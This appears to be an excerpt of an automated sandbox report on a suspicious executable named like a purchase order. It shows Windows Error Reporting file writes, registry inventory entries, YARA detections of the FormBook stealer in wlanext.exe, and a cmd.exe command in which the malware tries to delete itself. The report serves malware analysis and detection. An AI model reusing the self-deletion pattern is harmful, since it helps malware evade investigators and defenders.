C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 34 00 2d 00 30 00 38 00 54 00 31 00 31 00 3a 00 33 00 30 00 3a 00 32 00 35 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s. .B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.4.-.0.8.T.1.1.:.3.0.:.2.5.Z.".>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 35 00 37 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 30 00 32 00 34 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 38 00 37 00 38 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 38 00 37 00 38 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<.P.r.o.c.e.s.s. .A.s.I.d.=.".3.5.7.". .P.I.D.=.".7.0.2.4.". .U.p.t.i.m.e.M.S.=.".8.7.8.1.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t.i.o.n.M.S.=.".8.7.8.1.". .S.u.s.p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d.=."	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 64 00 31 00 65 00 34 00 37 00 63 00 30 00 38 00 2d 00 38 00 35 00 66 00 38 00 2d 00 34 00 65 00 63 00 34 00 2d 00 38 00 31 00 33 00 32 00 2d 00 62 00 31 00 65 00 34 00 39 00 32 00 66 00 39 00 63 00 34 00 33 00 37 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.d.1.e.4.7.c.0.8.-.8.5.f.8.-.4.e.c.4.-.8.1.3.2.-.b.1.e.4.9.2.f.9.c.4.3.7.<./.G.u.i.d.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 34 00 2d 00 30 00 38 00 54 00 31 00 31 00 3a 00 33 00 30 00 3a 00 32 00 35 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.4.-.0.8.T.1.1.:.3.0.:.2.5.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3400.tmp.xml	unknown	4781	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_PO45937008ADENGY_548b4085ddbf64917cc844f65c389b6b83a46a9_884555ad_06e94ec9\Report.wer	unknown	2	ff fe	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_PO45937008ADENGY_548b4085ddbf64917cc844f65c389b6b83a46a9_884555ad_06e94ec9\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	217	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_PO45937008ADENGY_548b4085ddbf64917cc844f65c389b6b83a46a9_884555ad_06e94ec9\Report.wer	unknown	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 35 00 35 00 34 00 32 00 32 00 38 00 39 00 39 00 34 00	M.e.t.a.d.a.t.a.H.a.s.h.=.-.5.5.4.2.2.8.9.9.4.	success or wait	1	6974497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	success or wait	1	697636BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	69761FB2	RegCreateKeyExW
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	697443D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	ProgramId	unicode	000644905294daf239dd6142d109e1cd01fb00000000	success or wait	1	697636BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	FileId	unicode	0000a90970359da16dfbcf89648f7a38fb75707181b3	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	LowerCaseLongPath	unicode	c:\users\user\desktop\po45937008adengy.exe	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	LongPathHash	unicode	po45937008adengy|1a90456d	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	Name	unicode	po45937008adengy.exe	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	Publisher	unicode		success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	Version	unicode	1.0.0.0	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	BinFileVersion	unicode	1.0.0.0	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	BinaryType	unicode	pe32_clr_32	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	ProductName	unicode	dimbono	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	ProductVersion	unicode	1.0.0.0	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	LinkDate	unicode	07/04/2096 19:25:02	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	BinProductVersion	unicode	1.0.0.0	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	Size	B	00 B8 01 00 00 00 00 00	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	Language	dword	0	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	IsPeFile	dword	1	success or wait	1	697636BF	unknown
\REGISTRY\A\{045089e8-8a50-bd1a-bcd1-c43973e5da9b}\Root\InventoryApplicationFile\po45937008adengy|1a90456d	IsOsComponent	dword	0	success or wait	1	697636BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	52 43 43 E0 01 00 00 00 00 00 00 00 22 D7 AE 74 05 00 00 00 04 16 13 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 6D D0 1D 0A 01 E8 ED EF 00 01 00 00 00 70 ED EF 00 68 ED EF 00 F4 76 25 6D CC 2E 31 03 D0 1D 0A 01 7A 77 25 6D C8 EC EF 00	success or wait	1	69761FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: wlanext.exe PID: 6316 Parent PID: 3424

General

Start time:	13:30:32
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0xe50000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.914756142.0000000003480000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.914756142.0000000003480000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.914756142.0000000003480000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.914080397.0000000002ED0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.914080397.0000000002ED0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.914080397.0000000002ED0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.914486268.00000000032D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.914486268.00000000032D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.914486268.00000000032D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2EE82B7	NtReadFile

Analysis Process: cmd.exe PID: 5900 Parent PID: 6316

General

Start time:	13:30:37
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\PO45937008ADENGY.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PO45937008ADENGY.exe	cannot delete	1	11F0374	DeleteFileW
C:\Users\user\Desktop\PO45937008ADENGY.exe	cannot delete	1	11F0374	DeleteFileW

Analysis Process: conhost.exe PID: 4676 Parent PID: 5900

General

Start time:	13:30:37
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis